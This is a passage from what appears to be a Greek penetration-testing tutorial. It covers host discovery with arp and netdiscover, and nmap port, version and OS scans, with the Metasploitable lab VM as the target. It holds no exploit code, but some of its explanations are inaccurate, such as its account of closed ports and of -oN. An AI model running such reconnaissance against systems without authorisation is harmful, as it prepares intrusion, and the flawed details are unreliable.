Η προσωρινή μνήμη ARP διατηρεί μία λίστα με κάθε διεύθυνση IP και την αντίστοιχη διεύθυνση MAC. Η μνήμη cache ARP είναι δυναμική, αλλά οι χρήστες σε ένα δίκτυο μπορούν επίσης να διαμορφώσουν ένα στατικό πίνακα ARP που περιέχει διευθύνσεις IP και διευθύνσεις MAC.

Οι κρυφές μνήμες ARP διατηρούνται σε όλα τα λειτουργικά συστήματα σε ένα δίκτυο IPv4 Ethernet. Κάθε φορά που μια συσκευή ζητά μία διεύθυνση MAC για την αποστολή δεδομένων σε μία άλλη συσκευή που είναι συνδεδεμένη με το LAN, η συσκευη επαληθεύει την προσωρινή μνήμη ARP για να ελέξγει εάν η σύνδεση διεύθυνσης IP σε MAC έχει ήδη ολοκληρωθεί. Εάν υπάρχει, τότε δεν απαιτείται νέο αίτημα, ενώ εάν δεν έχει πραγματοποιηθεί ακόμη, τότε αποστέλλεται το αίτημα για διευθύνσεις δικτύου και εκτελείται ARP.

Το εργαλείο ARP χρησιμοποιείται σε συνδυασμό με την εντολή “sudo”, άρα απ αιτούνται δικαιώματα διαχειριστή (root). Για την εμφάνιση των διαθέσιμων λειτουργιών του ARP χρησιμοποιείται η εντολή “sudo arp –help”, η οποία προσφέρει μία αναλυτική λίστα επιλογών. Η εντολή ARP χειρίζεται την προσωρινή μνήμη του ARP συστήματος και επιτρέπει μία πλήρη απόθεση της προσωρινής μνήμης ARP. Ένα από τα σημαντικότερα μειονεκτήματα του ARP είναι ότι με την εντολή “sudo arp -a”, η οποία ανακαλύπτει όλους τους ενεργούς hosts, δεν εγγυάται πλήρη ανίχνευση. Κάποιες φορές, η εκτέλεση μεμονωμένου ping προς ένα συγεκριμένο host είναι απαραίτητη προκειμένου ο host να αναγνωριστεί ως διαθέσιμος.

```
root@kali:~# arp -a
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
root@kali:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.541 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.280 ms
^C
--- 10.0.2.4 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.280/0.410/0.541/0.132 ms
root@kali:~# arp -a
? (10.0.2.4) at 08:00:27:ad:87:b3 [ether] on eth0
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
root@kali:~#
```

Παράδειγμα χρήσης της εντολής “arp” σε Linux περιβάλλον

Για την αποφυγή των προαναφερθέντων προβλημάτων, μία καλύτερη επιλογή είναι το εργαλείο NetDiscover (Network Address Discovering Tool – Εργαλείο Εντοπισμού Διευθύνσεων Δικτύου). Για την εκτέλεση του NetDiscover χρησιμοποιείται η εντολή “sudo netdiscover”, η οποία επιτρέπει την ανίχνευση όλων των διαθέσιμων συσκευών χωρις να έχει προηγηθεί ping ή επικοινωνία με κάποιον συγκεκριμένο host. Το NetDiscover μπορεί επίσης να χρησιμοποιηθεί για την επιθεώρηση ARP του δικτύου.

Το εργαλείο NetDiscover αποστέλλει ενεργά αιτήματα και καταγράφει τις απαντήσεις χρησιμοποιώντας ARP πακέτα, με σκοπό την παθητική ανίχνευση διαδικτυακών κεντρικών υπολογιστών. Έτσι, για κάθε host που εντοπίζεται, εμφανίζεται η IP και η MAC διεύθυνσή του, όπως επίσης και το όνομα του κατασκευαστή της συσκευής ή το hostname (MAC Vendor / Hostname). Συνήθως, η πρώτη IP που εμφανίζεται κατά την εκτέλεση του NetDiscover ανήκει στο router του δικτύου (συνήθης κατάληξη .0 ή .1). Για επιβεβαίωση της διεύθυνσης IP του router, χρησιμοποιείται η εντολή “netstat -nr”, η οποία εμφανίζει την IP διεύθυνση του router στην ενότητα gateway.

7.5 Διενέργεια Πρώτης Σάρωσης με Nmap

Το Nmap (Network Mapper) είναι ένα απαραίτητο εργαλείο γραμμής εντολών Linux για τη διενέργεια σάρωσης διευθύνσεων IP και θυρών σε ένα δίκτυο και για τον εντοπισμό εγκατεστημένων εφαρμογών. Είναι δωρεάν και ανοιχτού λογισμικού και χρησιμοποιείται για τον εντοπισμό τρωτών σημείων και για την ανακάλυψη των hosts, των ανοιχτών θυρών και των υπηρεσιών του δικτύου ενός υπολογιστή στέλνοντας πακέτα και αναλύοντας τις απαντήσεις τους. Ο Gordon Lyon (ψευδώνυμο Fyodor) έγραψε το Nmap ως εργαλείο για να τον βοηθήσει στην χαρτογράφηση ενός ολόκληρου δικτύου και στην εύρεση των ανοιχτών θυρών και υπηρεσιών του.

Υπάρχουν διάφοροι λόγοι για τους οποίους οι επαγγελματίες ασφαλείας συστημάτων προτιμούν το Nmap έναντι άλλων εργαλείων σάρωσης. Αρχικά, το Nmap συμβάλλει στη γρήγορη χαρτογράφηση ενός δικτύου χωρίς περίπλοκες εντολές ή διαμορφώσεις. Υποστηρίζει, επίσης, απλές εντολές (για παράδειγμα έλεγχος ύπαρξης ενός κεντρικού υπολογιστή) και πολύπλοκη δέσμη ενεργειών μέσω της μηχανής δέσμης ενεργειών Nmap. Άλλα χαρακτηριστικά του Nmap περιλαμβάνουν τη δυνατότητα γρήγορης αναγνώρισης όλων των συσκευών, συμπεριλαμβανομένων διακομιστων, δρομολογητών, μεταγωγέων, φορητών συσκευών, κτλ. σε μεμονωμένα ή πολλαπλά δίκτυα και εντοπισμό υπηρεσιών που εκτελούνται σε ένα σύστημα συμπεριλαμβανομένων διακομιστών web, διακομιστών DNS και άλλων κοινών εφαρμογών. Επιπροσθέτως, βοηθάει στον εντοπισμό των εκδόσεων των εφαρμογών με λογική ακρίβεια για τον καλύτερο εντοπισμό υφιστάμενων τρωτών σημείων. Τέλος, εμφανίζει πληροφορίες σχετικά με το λειτουργικό σύστημα που εκτελείται σε εφαρμογές, όπως την έκδοση του λειτουργικού συστήματος, διευκολύνοντας τον προγραμματισμό πρόσθετων προσεγγίσεων κατά τη διάρκεια του penetration testing.

Το Nmap διαθέτει κάποια ήδη υπάρχοντα σενάρια (Nmap Scripting Engine), τα οποία χρησιμοποιούνται για επιθέσεις σε συστήματα. Επίσης, διαθέτει μία γραφική διεπαφή χρήστη που ονομάζεται Zenmap και συμβάλλει στην ανάπτυξη οπτικών αντιστοιχίσεων ενός δικτύου για καλύτερη χρηστικότητα και αναφορά. Τέλος, διατίθεται και μυστική σάρωση, η οποία εκτελείται με την αποστολή ενός πακέτου SYN και την ανάλυση της απόκρισής του. Εάν ληφθεί SYN/ACK, σημαίνει ότι η θύρα είναι ανοιχτή και μπορεί να αρχίσει μία σύνδεση TCP. Ωστόσο, μια μυστική σάρωση δεν ολοκληρώνει ποτέ τη χειραψία των τριών κατευθύνσεων, οπότε καθίσταται δύσκολο για το στόχο να προσδιορίσει το σύστημα σάρωσης.

Το εργαλείο Nmap μπορεί να χρησιμοποιηθεί σε συνδυασμό με hostnames, διευθύνσεις IP και ολόκληρα δίκτυα. Με την εντολή “nmap –help” εμφανίζονται κάποιες διαθέσιμες επιλογές του nmap και παραδείγματα σχετικά με τη χρήση του και τη σωστή σύνταξη εντολών.

Για παράδειγμα, με την εκτέλεση της εντολής “nmap 192.168.1.6”, όπου η IP διεύθυνση αντιστοιχεί στο στόχο (όπως η εικονική μηχανή Metasploitable) πραγματεύεται σάρωση του συγκεκριμένου host. Η εκτέλεση λειτουργεί μόνο μερικά δευτερόλεπτα εάν διενεργείται εντός δικτύου, ενώ εκτός δικτύου, ο χρόνος εκτέλεσης μπορεί να διαρκέσει και ώρες, ανάλογα με την τοποθεσία του στόχου, τον αριθμό και το είδος των ανοιχτών θυρών, καθώς και τα τείχη πρστασίας τους (firewalls).

Μετά την ολοκλήρωση της σάρωσης, το Nmap παρουσιάζει τα αποτελέσματα, που περιλαμβάνουν την κατάσταση κάθε θύρας. Οι κύριες καταστάσεις είναι : Open (Ανοιχτή), όπου η θύρα είναι ανοιχτή και υπάρχει μία υπηρεσία που ακούει για συνδέσεις, Closed (Κλειστή), όπου η θύρα είναι προσβάσιμη αλλά καμία υπηρεσία δεν την χρησιμοποιεί, δηλαδή στέλνονται πακέτα στο στόχο, όμως το τείχος προστασίας του τα απορρίπτει και Filtered (Φιλτραρισμένη), όπου το Nmap δεν μπορεί να καθορίσει αν η θυρα είναι ανοιχτή ή κλειστή λόγω παρεμβολής από κάποιο firewall ή φίλτρο που μπλοκάρει τα πακέτα.

Παράδειγμα αποτελεσμάτων σάρωσης :

PORT	**STATE**	**SERVICE**
22/tcp	open	ssh
80/tcp	open	http
443/tcp	filtered	https

Στην παραπάνω έξοδο, οι θύρες 22 (SSH) και 80 (HTTP) είναι ανοιχτές, ενώ η θύρα 443 (HTTPS) είναι φιλτραρισμένη, δηλαδή ενδέχεται να υπάρχει firewall που εμποδίζει την πρόσβαση σε αυτή τη θύρα.

Εκτός από τις ονομασίες των ανοιχτών θυρών (PORT / STATE), το Nmap εμφανίζει και τις υπηρεσίες (SERVICE) που εκτελούνται σε κάθε ανοιχτή θύρα. Για παράδειγμα, η θύρα 80 υποδηλώνει συνήθως την ύπαρξη κάποιας ιστοσελίδας (μπορεί να επαληθευτεί κάνοντας αναζήτηση σε πρόγραμμα περιήγησης την IP διεύθυνση του στόχου, η οποία συνδέεται με τη θύρα 80). Επίσης, εμφανίζεται ο αιρθμός των θυρών που είναι κλειστές και δεν παρουσιάζονται αναλυτικά στα αποτελέσματα (Not shown).

Είναι αξιοσημείωτο ότι από προεπιλογή (default), το Nmap σαρώνει τις 1000 πιο διαδεδομένες θύρες. Όλες αυτές οι πληροφορίες θα πρέπει να καταγραφούν σε αναφορά, καθώς είναι κρίσιμες στη διαδικασία του Penetration Testing και συμβάλλουν στην περαιτέρω ανάλυση των ευπαθειών του συστήματος.

Για τη σάρωση ενός εύρους IP διευθύνσεων, για παράδειγμα ένα ολόκληρο δίκτυο, (το εύρος προκύπτει από τη subnet mask του δικτύου), όπου το εύρος του είναι 192.168.1.1 – 192.168.1.255 και χρησιμοποιείται η εντολή “nmap 192.168.1.1–255” ή η εντολή “nmap 192.168.1.1/24”, όπου το 24 προσδιορίζει ότι οι 3 πρώτες οκταδες της subnet mask δεν είναι εφικτό να τροποποιηθούν. Στο τέλος του αποτελέσματος εμφανίζεται ο αριθμός των IP διευθύνσεων που σαρώθηκαν και ο αριθμός των hosts που είναι ενεργοί, για τους οποίους εμφανίζονται κάποιες πληροφορίες στην αρχή του αποτελέσματος.

```
bratchc2ddsktop bratch # nmap -T5 -sV -O localhost

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-12 19:07 GMT
Interesting ports on localhost (127.0.0.1):
Not shown: 1709 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.5
22/tcp    open  ssh      OpenSSH 4.7 (protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  ssl/http Apache httpd
10000/tcp open  http     Webmin httpd
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.21
Uptime: 0.136 days (since Wed Mar 12 15:52:05 2008)
Network Distance: 0 hops
Service Info: OS: Unix

Nmap done: 1 IP address (1 host up) scanned in 13.241 seconds
bratchc2ddsktop bratch #
```

```
[vivek@nixcraft-wks01 ~]$ sudo nmap -F 192.168.2.254
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 21:13 IST
Nmap scan report for router (192.168.2.254)
Host is up (0.00027s latency).
Not shown: 96 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 00:08:A2:0D:05:41 (ADI Engineering)

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
[vivek@nixcraft-wks01 ~]$
```

Αποτελέσματα σάρωσης με τη χρήση του εργαλείου Nmap

Τα αποτελέσματα του δημοφιλή εργαλείου δικτυακής σάρωσης και ασφάλειας, Nmap, μπορούν να εμφανιστούν και με τη χρήσιμη μορφή εξόδου XML (eXtensible Markup Language), η οποία είναι μία γλώσσα σήμανσης, όπως η HTML, και σχεδιάστηκε κυρίως για αυτοματοποιημένες διαδικασίες, όπως το να αποθηκεύει και να μεταφέρει δεδομένα σε εργαλεία για περαιτέρω ανάλυση ή η δημιουργία αναφορών. Για

τη δημιουργία και την εξαγωγή των αποτελεσμάτων μίας σάρωσης Nmap σε μορφή XML χρησιμοποιείται η παράμετρος -oX (output XML – αποτέλεσμα XML). Μπορεί να χρησιμοποιηθεί ως εξής: “nmap -oX output.xml 192.168.1.6”, όπου το output.xml είναι το όνομα του αρχειου XML στο οποίο θα αποθηκευτούν τα αποτελέσματα και η IP διεύθυνση είναι η διεύθυνση του στόχου.

7.6 Διαφορετικά Είδη Σαρώσεων με Nmap και Φιλτράρισμα

Με τη χρήση του εργαλείου nmap μπορούν να εκτελεστούν διαφορετικά είδη σαρώσεων. Η πρώτη σάρωση ονομάζεται TCP SYN σάρωση και εκτελείται με την εντολή “sudo nmap -sS 192.168.1.6”, η οποία απαιτεί δικαιώματα διαχειριστή, όπου το “-sS” είναι η σάρωση TCP SYN και η IP διεύθυνση αντιστοιχεί στο στόχο. Η σάρωση SYN είναι μία από τις πιο δημοφιλέστερες «μυστικές» σαρώσεις στο nmap, καθώς εκτελείται γρήγορα και σαρώνει χιλιάδες θύρες ή δίκτυα χωρίς τείχη προστασίας ανά δευτερόλεπτο (το latency αντιστοιχεί στο χρόνο που χρειάστηκε για να εκτελεστεί η σάρωση). Ο λόγος που ονομάζεται σάρωση SYN είναι επειδή δεν δημιουργεί ποτέ μία πλήρη σύνδεση TCP. Εκτελείται μόνο το πρώτο βήμα στη διαδικασία τριπλής χειραψίας, το οποίο στέλνει αίτημα SYN. Εάν ο στόχος επιστρέψει SYN/ACK για μία συγκεκριμένη θύρα, αυτό υποδηλώνει ότι αυτή θύρα είναι ανοιχτή και δέχεται αιτήματα. Ο στόχος μπορεί επίσης να στειλεί RST (Reset), το οποίο υποδηλώνει ότι η θύρα είναι κλειστή, ενώ εάν δε δοθεί καμία απάντηση, η θύρα θεωρείται φιλτραρισμένη, δηλαδή το nmap δε μπορεί να προσδιορίσει εάν η συγκεκριμένη θύρα είναι κλειστή ή ανοιχτή. Το φιλτράρισμα θα μπορούσε να συμβεί εάν, για παράδειγμα, η θύρα είναι προστατευμένη από κάποιο firewall.

Ένα άλλο είδος σάρωσης είναι η σάρωση TCP σύνδεσης, η οποία εκτελείται με την εντολή “nmap -sT 192.168.1.6”, στην οποία δεν είναι απαραίτητα τα δικαιώματα διαχειριστή, καθώς εκτελεί μία πλήρη τριπλής χειραψίας σύνδεση TCP. Οπότε, η διαφορά με τη σάρωση -sS είναι ότι η σάρωση TCP σύνδεσης δημιουργεί μία ολοκληρωμένη σύνδεση, για αυτό και είναι πιο πιθανό να αφήσει περισσότερα “ίχνη” στο στόχο για την εκτέλεση της σάρωσης, οπότε ο επιτιθέμενος εντοπίζεται ευκολότερα. Η σάρωση σύνδεσης TCP πραγματοποιεί μία προπιλεγμένη σάρωση, εάν η σάρωση SYN δεν υποστηρίζεται από το στόχο. Ένας κοινός λόγος για αυτό θα μπορούσε να είναι ότι το μηχάνημα δεν έχει τα απαραίτητα προνόμια για να δημιουργήσει το δικό του πακέτο RAW. Εάν ο χρήστης επιθυμεί τα αποτελέσματα να αποθηκευτούν σε ένα φάκελο μπορεί να χρησιμοποιήσει τα σύμβολα “>>” και δίπλα το όνομα του φακέλου στον οποίον θα αποθηκευτούν τα αποτελέσματα (απαιτούνται δικαιώματα διαχειριστή). Για παράδειγμα, για αποθήκευση στο φάκελο output.txt χρησιμοποιείται η εξής εντολή : “sudo nmap -sS 192.168.1.5 >> output.txt”. Τα αποτελέσματα αποθηκεύονται στο φάκελο και δεν εμφανίζονται στο terminal, οπότε για εμφάνιση στο terminal

χρησιμοποιείται η παράμετρος “sudo nmap -oN output -sS 192.168.1.5”, όπου output είναι ο φάκελος στον οποίο αποθηκεύονται τα αποτελέσματα και -oN η παράμετρος με την οποία εμφανίζονται τα αποτελέσματα στο terminal.

Η σάρωση με UDP πρωτόκολλο (User Datagram Protocol) πραγματοποιείται μέσω της μεθόδου UDP σάρωσης και λειτουργεί στέλνοντας μία κενή κεφαλίδα UDP. Η σάρωση UDP δεν είναι τόσο ευρέως διαδεδομένη όσο η σάρωση TCP, και αυτό συμβαίνει κυρίως επειδή οι περισσότερες υπηρεσίες στο Διαδίκτυο βασίζονται στο πρωτόκολλο TCP για την επικοινωνία τους. Επιπροσθέτως, η UDP σάρωση είναι γενικότερα πιο αργή σε σύγκριση με τη σάρωση TCP και πιο δύσκολο να χρησιμοποιηθεί, λόγω της απουσίας μηχανισμών επιβεβαίωσης για την αποστολή των πακέτων. Το ζήτημα γίνεται ακόμη πιο περίπλκο, όταν εφαρμόζονται μέτρα ασφαλείας, όπως τείχη προστασίας ή συστήματα ανίχνευσης εισβολών, και ως εκ τούτου, οι σαρώσεις UDP αποφεύγονται ή περιορίζονται. Για την εκτέλεση της σάρωσης UDP χρησιμοποιείται η εντολή “sudo nmap -sU 192.168.1.6” και με το πλήκτρο του επανω βέλους δίνεται ο υπολειπόμενος χρόνος για την πλήρη εκτέλεση της εντολής και το ποσοστό της σάρωσης που έχει πραγματοποιηθεί.

Για την εύρεση των εκδόσεων των εφαρμογών που εκτελούνται σε ένα συστημα-στόχο, το οποίο είναι κρίσιμο μέρος για τη διαδικασία δοκιμών διείσδυσης, χρησιμοποιείται η εντολή “nmap -sV 192.168.1.6”, η οποία χρησιμοποιείται για την αναγνώριση των εκτελούμενων υπηρεσιών και των αντίστοιχων εκδόσεών τους. Ως αποτέλεσμα, παρέχεται μία λίστα ενεργών υπηρεσιών του συστήματος-στόχου και οι εκδόσεις τους, προσφέροντας πολύτιμες πληροφορίες για τον εντοπισμό των πιθανών ευπαθειών. Να σημειωθεί ότι οι σαρώσεις εκδόσεων δεν είναι πάντα απόλυτα ακριβείς, παρόλ’ αυτά συχνά συμβάλλουν στην επιτυχή είσοδο στο σύστημα. Η ακρίβεια αυτών των αποτελεσμάτων εξαρτάται από πολλούς παράγοντες, όπως η πολυπλοκότητα της υπηρεσίας ή η χρήση τεχνικών απόκρυψης εκδόσεων από το διαχειριστή του συστήματος. Η σάρωση για εκδόσεις εφαρμογών “-sV” βοηθά στον εντοπισμό πιθανών ευπαθειών που συνδέονται με τις συγκεκριμένες εκδόσεις λογισμικού. Έτσι, μπορεί να επιτευχθεί ανιχνεύοντας μία ήδη υπάρχουσα και γνωστή ευπάθεια από την ήδη υπάρχουσα βάση δεδομένων Common Vulnerabilities and Exploits (CVE) για μία συγκεκριμένη έκδοση της υπηρεσίας.

Η σάρωση ενός εύρους IP διευθύνσεων στο Nmap μπορεί να πραγματοποιηθεί με διάφορους τρόπους, είτε χρησιμοποιώντας τη μορφή CIDR στο κεντρικό σύστημα-στόχο είτε χρησιμοποιώντας το σύμβολο “*”. Για παράδειγμα, η χρήση του CIDR επιτυγχάνεται με τη χρήση της εντολής “nmap -sP 192.168.15.1/24” όπου το /24 είναι ο συμβολισμός CIDR, που καθορίζει τη σάρωση ολόκληρου του δικτύου (“-sP”, σάρωση με ping, όπου επιστρέφονται οι ενεργοί κεντρικοί υπολογιστές (hosts) στο δίκτυο, δηλαδή

ανταποκρίνονται στα αιτήματα Ping). Εναλλακτικά, για τη σάρωση ολόκληρου του εύρους των διευθύνσεων IP από 192.168.15.1 έως 192.168.15.255 μπορεί να χρησιμοποιηθεί και η εντολή “nmap 192.168.15.*”.

Μία άλλη σάρωση που μπορεί να πραγματοποιηθεί με το εργαλείο Nmap είναι να μη γίνει καμία σάρωση των θυρών, παρά μόνο ανακάλυψη κεντρικού υπολογιστή και εκτύπωση μόνο των διαθέσιμων κεντρικών υπολογιστών που ανταποκρίθηκαν στους ανιχνευτές εντοπισμού κεντρικού υπολογιστή. Έτσι, επιτρέπεται η αναγνώριση ενός δικτύου στόχου χωρίς να προσελκύει ιδιαίτερη προσοχή από το στόχο. Στην ουσία, σε συνδυασμό με την εντολή Nmap χρησιμοποιείται η παράμετρος -sn, η οποία εκτελεί τις ίδιες εργασίες με τις εντολές netdiscover και ping και χρησιμοποιείται ως “nmap -sn 192.168.1.1 – 192.168.1.255”, όπου το εύρος των IP διευθύνσεων είναι το εύρος στο οποίο συμπεριλαμβάνεται η IP διεύθυνση του στόχου. Η προεπιλεγμένη ανακάλυψη κεντρικού υπολογιστή που γίνεται με -sn αποτελείται από ένα αίτημα ICMP, TCP SYN στη θύρα 443, το TCP ACK στη θύρα 80 και ένα αίτημα για χρονική σήμανση ICMP από προεπιλογή. Όταν η εντολή εκτελεστεί από χρήστη ο οποίος δεν είναι root, δηλαδή έχει περιορισμένα δικαιώματα, αποστέλλονται μόνο πακέτα SYN (χρησιμοποιώντας μία κλήση σύνδεσης) στις θύρες 80 και 443 στο στόχο. Όταν ο διαχειριστής (root) προσπαθεί να σαρώσει στόχους σε ένα τοπικό δίκτυο Ethernet, χρησιμοποιούνται αιτήματα ARP. Τέλος, αξίζει να σημειωθεί ότι όταν υπάρχουν αυστηρά τείχη προστασίας μεταξύ του κεντρικού υπολογιστή πηγής που εκτελεί το Nmap και του δικτύου προορισμού, συνίσταται η χρήση αυτής της προεπιλεγμένης τεχνικής. Σε προηγούμενες εκδόσεις του Nmap, το -sn ήταν γνωστό ως -sP (το οποίο αναλύθηκε προηγουμένως).

Για τον καθορισμό συγκεκριμένων θυρών (ports) ή εύρος θυρών του στόχου προς σάρωση χρησιμοποιείται η παράμετρος -p. Οποιαδήποτε άλλη σάρωση μπορεί να ελέγξει τις 1000 πιο γνωστές θύρες. Για τη σάρωση μίας θύρας η εντολή λειτουργεί ως εξής : “nmap -p 80 192.168.1.5”, όπου το 80 υποδηλώνει τη θύρα 80 που θα σαρωθεί και η διεύθυνση IP ανήκει στο στόχο. Για τη σάρωση περισσότερων θυρών χρησιμοποιείται το σύμβολο “,” το οποίο τις διαχωρίζει και για παράδειγμα, η εντολή “nmap -p 80,22,443 192.168.1.5” σαρώνει τρεις διαφορετικές θύρες : την 80 (HTTP), την 22 (SSH) και την 443 (HTTPS). Για τη σάρωση ενός εύρους θυρών χρησιμοποιείται το σύμβολο “-“, όπου εάν για παράδειγμα ο χρήστης θέλει να κάνει σάρωση στις θύρες μεταξύ 1 και 100, τότε θα χρησιμοποιήσει την εντολή “nmap -p 1-100 192.168.1.5”. Με αυτή την επιλογή υπάρχει και η δυνατότητα σάρωσης όλων των θυρών (65535). Η σάρωση των πιο γνωστών 100 θυρών μπορεί να πραγματοποιηθεί και με τη χρήση της παραμέτρου -F, δηλαδή “nmap -F 192.168.1.5”, όπου με αυτόν τον τρόπο, επιταχύνεται η σάρωση. Η σάρωση όλων των διαθέσιμων θυρών (TCP ή UDP) του στόχου γίνεται με την εντολή “nmap -p- 192.168.1.5”, όπου σαρώνονται όλες οι 65535 θύρες στο στόχο, αν και αυτή η διαδικασία μπορεί να είναι πιο αργή.

Για την πλήρη κατανόηση και αξιοποίηση των δυνατοτήτων του Nmap μπορεί να χρησιμοποιηθεί το εγχειρίδιό του εργαλείου με την εντολή “man nmap” (manual nmap), δίνοντας στο χρήστη τη δυνατότητα να αναπτύξει τις ικανότητες του στον τομέα της ασφάλειας των συστημάτων και να κατανοήσει σε βάθος τις λειτουργίες του εργαλειου. Κάθε διαθέσιμη επιλογή, τύπος σάρωσης και παράμετρος επεξηγείται με πλήρη λεπτομέρεια. Για παράδειγμα, δίνονται πλήρεις επεξηγήσεις για σαρώσεις TCP, UDP, συνδυασμένες σαρώσεις θυρών, αναγνώριση εκδόσεων και συστημάτων λειτουργίας, καθ’ως και πληροφορίες για τον εντοπισμό ευπαθειών. Επιπροσθέτως, το εγχειρίδιο διαθέτει και παραδείγματα χρήσης του εργαλειού, με σκοπό την καλύτερη κατανόηση της σύνταξης των εντολών και της ερμηνείας των αποτελεσμάτων από το χρήστη. Τέλος, διατίθενται και επεξηγήσεις για την ανάλυση των παραγόμενων αποτελεσμάτων, όπως η κατάσταση των θυρών (ανοιχτές, κλειστές ή φιλτραρισμένες), οι υπηρεσίες που εκτελούνται και οι εκδόσεις τους, καθώς και πιθανές επιπλέον πληροφορίες που μπορεί να ανακαλυφθούν κατά τη διάρκεια της εκτέλεσης της σάρωσης.

7.7 Ανακάλυψη Λειτουργικού Συστήματος του Στόχου

Για την απομακρυσμένη ανίχνευση του Λειτουργικού Συστήματος του στόχου χρησιμοποιείται συχνά το Nmap, το οποίο, έπειτα από αποστολή μίας σειράς πακέτων TCP και UDP στον απομακρυσμένη κεντρικό υπολογιστή, εξετάζει σχεδόν κάθε bit στις απαντήσεις που λαμβάνει. Μετά από δεκάδες δοκιμές, το Nmap συγκρίνει τα αποτελέσματα με τη βάση δεδομένων του nmap-os-db με περισσότερα από 2.600 γνωστά δακτυλικά αποτυπώματα λειτουργικού συστήματος και εκτυπώνει λεπτομέρειες του λειτουργικού συστήματος εάν υπάρχει κάποια αντιστοιχία. Κάθε δακτυλικό αποτύπωμα περιλαμβάνει μία ελεύθερη μορφή κειμένου λειτουργικού συστήματος και μία ταξινόμηση που παρέχει το όνομα του προμηθευτή, το υποκείμενο Λειτουργικό Σύστημα, τη δημιουργία Λειτουργικού Συστήματος και τον τύπο συσκευής στην οποία γίνεται η ανίχνευση.

Για τη χρήση του Nmap στην ανίχνευση του Λειτουργικού Συστήματος είναι απαραίτητο να βρεθεί έστω μία ανοιχτή και μία κλειστή πύλη. Η εντολή που χρησιμοποιείται είναι η “sudo nmap -O 192.168.1.6”, όπου η παράμετρος -O υποδηλώνει την ανακάλυψη του Λειτουργικού Συστήματος (OS – Operating System) και η διεύθυνση IP ανήκει στο σύστημα στόχο. Επίσης, εμφανίζεται και η απόσταση του δικτύου (Network Distance), η οποία υπολογίζεται σε hops, και εάν το αποτέλεσμα είναι 1 hop, αυτό σημαίνει ότι ο στόχος βρίσκεται στο ίδιο δίκτυο. Εάν ο στόχος είναι Εικονική μηχανή, όπως για παράδειγμα το Metasploitable (Oracle VirtualBox virtual NIC), τότε είναι πιθανό να εμφανίστει στα αποτελέσματα μαζί με την MAC Address, καθώς οι

διεθύνσεις MAC των εικονικών μηχανών έχουν συνήθως την ίδια αρχή (π.χ. 08:00:27). Για περισσότερες προηγμένες λειτουργίες αντί για την παράμετρο -O χρησιμοποιείται η παράμετρος -A “sudo nmap -A 192.168.1.6”, η οποία ως έξοδο εμφανίζει τα διαφορετικά σενάρια που εκτελούνται σε ανοιχτές θύρες και εκτελείται σε επίπεδο επιθετικότητας “aggressive – level 3”, το οποίο το καθιστά το σύστημα ευάλωτο στην ανακάλυψή του από το στόχο, κυρίως εάν ο στόχος έχει λάβει κάποια μέτρα ασφλαείας. Για παράδειγμα, η εικονική μηχανή Metasploitable εμφανίζει το σενάριο “Anonymous FTP login allowed (FTP code 230)” με έκδοση vsFTPd 2.3.4, το οποίο είναι ευάλωτο σε επιθέσεις, παρόλο που πιθανόν πιο κάτω στο αποτέλεσμα γράφει “secure,fast,stable”. Επιπροσθέτως, με την παράμετρο -A εκτελείται η SMB enumeration/απαρίθμηση, όπου εμφανίζεται το όνομα του υπολογιστή, το NetBIOS όνομα του υπολογιστή, το όνομα τομέα, ο τρόπος ασφάλειας του SMB, το traceroute της IP διεύθυνσης του στόχου, κτλ.

7.8 Ανίχνευση Έκδοσης Υπηρεσιών που εκτελούνται σε Ανοιχτές Θύρες

Η ανίχνευση της έκδοσης των υπηρεσιών που εκτελούνται σε ανοιχττές θύρες είναι ζωτικής σημασίας για πολλούς βασικούς λόγους, ειδικά στα πλαίσια της διαχείρισης του συστήματος, της ασφάλειας και της αντιμετώπισης προβλημάτων. Όταν βρεθεί η έκδοση της υπηρεσίας σε μία ανοιχτή θύρα, ο επιτιθέμενος μπορεί να αναζητήσει πιθανές ευπάθειες που διαθέτει η συγκεκριμένη έκδοση, οι οποίες δεν έχουν διορθωθεί, και αυτό καθιστά το στόχο ευάλωτο σε πιθανές επιθέσεις, χρησιμοποιώντας δημόσια διαθέσιμα exploits. Για παράδειγμα, μία παλιά έκδοση του Apache μπορεί να είναι ευάλωτη σε συγκεκριμένες επιθέσεις (π.χ. DoS). Συνεπώς, με τη γνώση της ακριβούς έκδοσης ο επιτιθέμενος μπορεί να διαπιστώσει εάν η έκδοση είναι ενημερωμένη ή όχι.

Για την ανίχνευση της έκδοσης υπηρεσιών σε ανοιχτές θύρες χρησιμοποιείται το nmap σε συνδυασμό με την παράμετρο -sV και τη διεύθυνση IP στην οποία θα γίνει η σάρωση. Απαιτούνται δικαιώματα διαχειριστή (root privileges), οπότε η εντολή γράφεται ως εξής : “sudo nmap -sV 192.168.1.6”. Η εκτέλεση της εντολής απαιτεί περισσότερο χρόβο από τις προηγούμενες, καθώς γίνεται σάρωση σε βάθος. Πέρα από τις θύρες, τις καταστάσεις τους και τις υπηρεσίες τους στο αποτέλεσμα, εμφανίζονται και οι εκδόσεις των υπηρεσιών τους. Τα αποτελέσματα καταγράφονται σε μία αναφορά με σκοπό να χρησιμοποιηθούν για πιθανούς μελλοντικούς σκοπούς.

Επιπροσθέτως, η εντολή μπορεί να τροποποιηθεί ως “sudo nmap -sV –version-intensity 9 192.168.1.6”. Το intensity υποδηλώνει την ένταση με την οποία θα πραγματοποιηθεί η σάρωση, λαμβάνει τιμές από 0 έως 9 και η προκαθορισμένη τιμή της είναι το 7, εάν δεν καθοριστεί από το χρήστη. Όσο μεγαλύτερο δηλώνεται το Intensity, τόσο περισσότερο χρόνο θα χρειάζεται η σάρωση για να εκτελεστεί. Η

